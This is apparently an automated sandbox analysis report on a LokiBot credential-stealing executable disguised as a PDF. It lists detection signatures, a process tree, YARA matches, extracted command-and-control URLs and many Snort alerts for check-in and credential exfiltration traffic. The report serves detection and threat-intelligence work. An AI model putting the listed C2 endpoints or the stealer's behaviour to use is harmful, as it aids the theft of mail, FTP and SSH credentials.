ID: 682148
Sample Name: Project sheets.pdf.exe
Cookbook: default.jbs
Time: 06:41:08
Date: 11/08/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

Project sheets.pdf.exe


Overview

General Information

Sample Name:	Project sheets.pdf.exe
Analysis ID:	682148
MD5:	b9ff215d1d69d1a.
SHA1:	6f17bbed238dc4..
SHA256:	c06061604c0d1b..
Tags:	exe Loki
Infos:	



Detection




Lokibot

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Malicious sample detected (through…
- Yara detected Lokibot
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Tries to steal Mail credentials (via fi…
- Initial sample is a PE file and has a…
- Writes to foreign memory regions
- Detected potential unwanted applica…
- Tries to harvest and steal Putty / W…
- Yara detected aPLib compressed bi…
- Tries to harvest and steal ftp login c…
- Tries to steal Mail credentials (via fi…

Classification



Process Tree

- **System is w10x64**
- Project sheets.pdf.exe (PID: 5648 cmdline: "C:\Users\user\Desktop\Project sheets.pdf.exe" MD5: B9FF215D1D69D1A6D7568EECC3ECD245)
  - cvtres.exe (PID: 5896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe MD5: C09985AE74F0882F208D75DE27770DFA)
  - cvtres.exe (PID: 5920 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe MD5: C09985AE74F0882F208D75DE27770DFA)
  - cvtres.exe (PID: 3896 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

Threatname: Lokibot

```
{
  "C2 list": [
    "http://kbfvzoboss.bid/alien/fre.php",
    "http://alphastand.trade/alien/fre.php",
    "http://alphastand.win/alien/fre.php",
    "http://alphastand.top/alien/fre.php"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
00000003.00000002.501322554.0000000005046000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Lokibot_1	Yara detected Lokibot	Joe Security	
00000003.00000000.243627091.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x53bb:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6

Source	Rule	Description	Author	Strings
00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
00000000.00000002.246158939.0000000003200000.00000004.00000800.00020000.00000000.sdmp	JoeSecurity_Lokibot	Yara detected Lokibot	Joe Security	
Click to see the 56 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
3.0.cvtres.exe.400000.1.raw.unpack	Windows_Trojan_Lokibot_0f421617	unknown	unknown	• 0x53bb:$a: 08 8B CE 0F B6 14 38 D3 E2 83 C1 08 03 F2 48 79 F2 5F 8B C6
3.0.cvtres.exe.400000.3.unpack	SUSP_XORed_URL_in_EXE	Detects an XORed URL in an executable	Florian Roth	• 0x13e78:$s1: http:// • 0x17633:$s1: http:// • 0x13e80:$s2: https:// • 0x18074:$s2: \x97\x8B\x8B\x8F\x8C\xC5\xD0\xD0 • 0x13e78:$f1: http:// • 0x17633:$f1: http:// • 0x13e80:$f2: https://
3.0.cvtres.exe.400000.4.raw.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
3.0.cvtres.exe.400000.4.raw.unpack	JoeSecurity_aPLib_compressed_binary	Yara detected aPLib compressed binary	Joe Security	
3.0.cvtres.exe.400000.3.unpack	JoeSecurity_CredentialStealer	Yara detected Credential Stealer	Joe Security	
Click to see the 113 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3

Timestamp:	192.168.2.3188.114.97.349852802025381 08/11/22-06:43:38.361573
SID:	2025381
Source Port:	49852
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3

Timestamp:	192.168.2.3188.114.97.349817802021641 08/11/22-06:43:11.901228
SID:	2021641
Source Port:	49817
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3

Timestamp:	192.168.2.3188.114.97.349782802825766 08/11/22-06:42:50.570997
SID:	2825766
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349786802024313 08/11/22-06:42:53.219319
SID:	2024313
Source Port:	49786
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349805802024318 08/11/22-06:43:09.287221
SID:	2024318
Source Port:	49805
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349823802024313 08/11/22-06:43:13.321407
SID:	2024313
Source Port:	49823
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349885802021641 08/11/22-06:43:55.376397
SID:	2021641
Source Port:	49885
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349753802024318 08/11/22-06:42:25.207102
SID:	2024318
Source Port:	49753
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349760802024318 08/11/22-06:42:32.923604
SID:	2024318
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349754802025381 08/11/22-06:42:26.308314
SID:	2025381
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349805802024313 08/11/22-06:43:09.287221
SID:	2024313
Source Port:	49805

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349884802825766 08/11/22-06:43:54.330408
SID:	2825766
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349760802024313 08/11/22-06:42:32.923604
SID:	2024313
Source Port:	49760
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349888802024313 08/11/22-06:44:00.133246
SID:	2024313
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349798802021641 08/11/22-06:43:06.576803
SID:	2021641
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349838802024313 08/11/22-06:43:24.421881
SID:	2024313
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349750802021641 08/11/22-06:42:21.832277
SID:	2021641
Source Port:	49750
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349895802825766 08/11/22-06:44:06.157277
SID:	2825766
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349744802021641 08/11/22-06:42:15.052087
SID:	2021641
Source Port:	49744
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349797802825766 08/11/22-06:43:05.379365
SID:	2825766
Source Port:	49797
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349743802024312 08/11/22-06:42:14.045456
SID:	2024312
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349790802025381 08/11/22-06:42:56.651534
SID:	2025381
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349830802021641 08/11/22-06:43:16.837786
SID:	2021641
Source Port:	49830
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349838802024318 08/11/22-06:43:24.421881
SID:	2024318
Source Port:	49838
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349867802025381 08/11/22-06:43:45.824252
SID:	2025381
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349796802024318 08/11/22-06:43:04.193279
SID:	2024318
Source Port:	49796

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349796802024313 08/11/22-06:43:04.193279
SID:	2024313
Source Port:	49796
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349853802021641 08/11/22-06:43:40.660156
SID:	2021641
Source Port:	49853
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349890802825766 08/11/22-06:44:03.457387
SID:	2825766
Source Port:	49890
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349758802024318 08/11/22-06:42:30.656105
SID:	2024318
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349761802024313 08/11/22-06:42:34.002289
SID:	2024313
Source Port:	49761
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349758802024313 08/11/22-06:42:30.656105
SID:	2024313
Source Port:	49758
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349778802024318 08/11/22-06:42:46.945645
SID:	2024318
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349867802825766 08/11/22-06:43:45.824252
SID:	2825766
Source Port:	49867
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349761802024318 08/11/22-06:42:34.002289
SID:	2024318
Source Port:	49761
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Application/Credential Data Exfiltration Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349743802024317 08/11/22-06:42:14.045456
SID:	2024317
Source Port:	49743
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349754802825766 08/11/22-06:42:26.308314
SID:	2825766
Source Port:	49754
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349789802825766 08/11/22-06:42:55.412963
SID:	2825766
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349896802021641 08/11/22-06:44:07.789189
SID:	2021641
Source Port:	49896
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349753802024313 08/11/22-06:42:25.207102
SID:	2024313
Source Port:	49753
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349797802025381 08/11/22-06:43:05.379365
SID:	2025381
Source Port:	49797

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349790802825766 08/11/22-06:42:56.651534
SID:	2825766
Source Port:	49790
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349888802024318 08/11/22-06:44:00.133246
SID:	2024318
Source Port:	49888
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349747802021641 08/11/22-06:42:18.537201
SID:	2021641
Source Port:	49747
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349843802024318 08/11/22-06:43:31.924022
SID:	2024318
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349780802025381 08/11/22-06:42:49.154690
SID:	2025381
Source Port:	49780
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349884802025381 08/11/22-06:43:54.330408
SID:	2025381
Source Port:	49884
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349889802024313 08/11/22-06:44:01.764745
SID:	2024313
Source Port:	49889
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349762802025381 08/11/22-06:42:35.961537
SID:	2025381
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349742802021641 08/11/22-06:42:12.661275
SID:	2021641
Source Port:	49742
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349752802024318 08/11/22-06:42:24.044623
SID:	2024318
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349795802025381 08/11/22-06:43:03.020333
SID:	2025381
Source Port:	49795
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349752802024313 08/11/22-06:42:24.044623
SID:	2024313
Source Port:	49752
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349789802025381 08/11/22-06:42:55.412963
SID:	2025381
Source Port:	49789
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349843802021641 08/11/22-06:43:31.924022
SID:	2021641
Source Port:	49843
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349745802021641 08/11/22-06:42:16.160936
SID:	2021641
Source Port:	49745

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349889802024318 08/11/22-06:44:01.764745
SID:	2024318
Source Port:	49889
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349811802025381 08/11/22-06:43:10.662100
SID:	2025381
Source Port:	49811
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349762802825766 08/11/22-06:42:35.961537
SID:	2825766
Source Port:	49762
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349890802025381 08/11/22-06:44:03.457387
SID:	2025381
Source Port:	49890
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349764802021641 08/11/22-06:42:41.209817
SID:	2021641
Source Port:	49764
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349749802021641 08/11/22-06:42:20.745320
SID:	2021641
Source Port:	49749
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349883802021641 08/11/22-06:43:53.308240
SID:	2021641
Source Port:	49883
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349756802025381 08/11/22-06:42:28.447484
SID:	2025381
Source Port:	49756
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349800802024313 08/11/22-06:43:08.046752
SID:	2024313
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349766802024313 08/11/22-06:42:42.773950
SID:	2024313
Source Port:	49766
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349879802825766 08/11/22-06:43:48.403290
SID:	2825766
Source Port:	49879
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349875802825766 08/11/22-06:43:47.334573
SID:	2825766
Source Port:	49875
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349746802025381 08/11/22-06:42:17.452589
SID:	2025381
Source Port:	49746
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349778802021641 08/11/22-06:42:46.945645
SID:	2021641
Source Port:	49778
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349897802025381 08/11/22-06:44:08.828123
SID:	2025381
Source Port:	49897

Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349832802025381 08/11/22-06:43:19.747801
SID:	2025381
Source Port:	49832
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349882802024318 08/11/22-06:43:51.663595
SID:	2024318
Source Port:	49882
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349759802025381 08/11/22-06:42:31.695874
SID:	2025381
Source Port:	49759
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349882802024313 08/11/22-06:43:51.663595
SID:	2024313
Source Port:	49882
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	−
Timestamp:	192.168.2.3188.114.96.349755802825766 08/11/22-06:42:27.395952
SID:	2825766
Source Port:	49755
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349782802025381 08/11/22-06:42:50.570997
SID:	2025381
Source Port:	49782
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	−
Timestamp:	192.168.2.3188.114.97.349800802024318 08/11/22-06:43:08.046752
SID:	2024318
Source Port:	49800
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot User-Agent (Charon/Inferno) - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349777802021641 08/11/22-06:42:45.276948
SID:	2021641
Source Port:	49777
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349895802025381 08/11/22-06:44:06.157277
SID:	2025381
Source Port:	49895
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ETPRO TROJAN LokiBot Checkin M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349791802825766 08/11/22-06:42:58.117986
SID:	2825766
Source Port:	49791
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M1 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349763802024313 08/11/22-06:42:39.324991
SID:	2024313
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349798802024318 08/11/22-06:43:06.576803
SID:	2024318
Source Port:	49798
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Request for C2 Commands Detected M2 - Source IP: 192.168.2.3 - Destination IP: 188.114.97.3	
Timestamp:	192.168.2.3188.114.97.349763802024318 08/11/22-06:42:39.324991
SID:	2024318
Source Port:	49763
Destination Port:	80
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN LokiBot Checkin - Source IP: 192.168.2.3 - Destination IP: 188.114.96.3	
Timestamp:	192.168.2.3188.114.96.349792802025381 08/11/22-06:42:59.404301
SID:	2025381
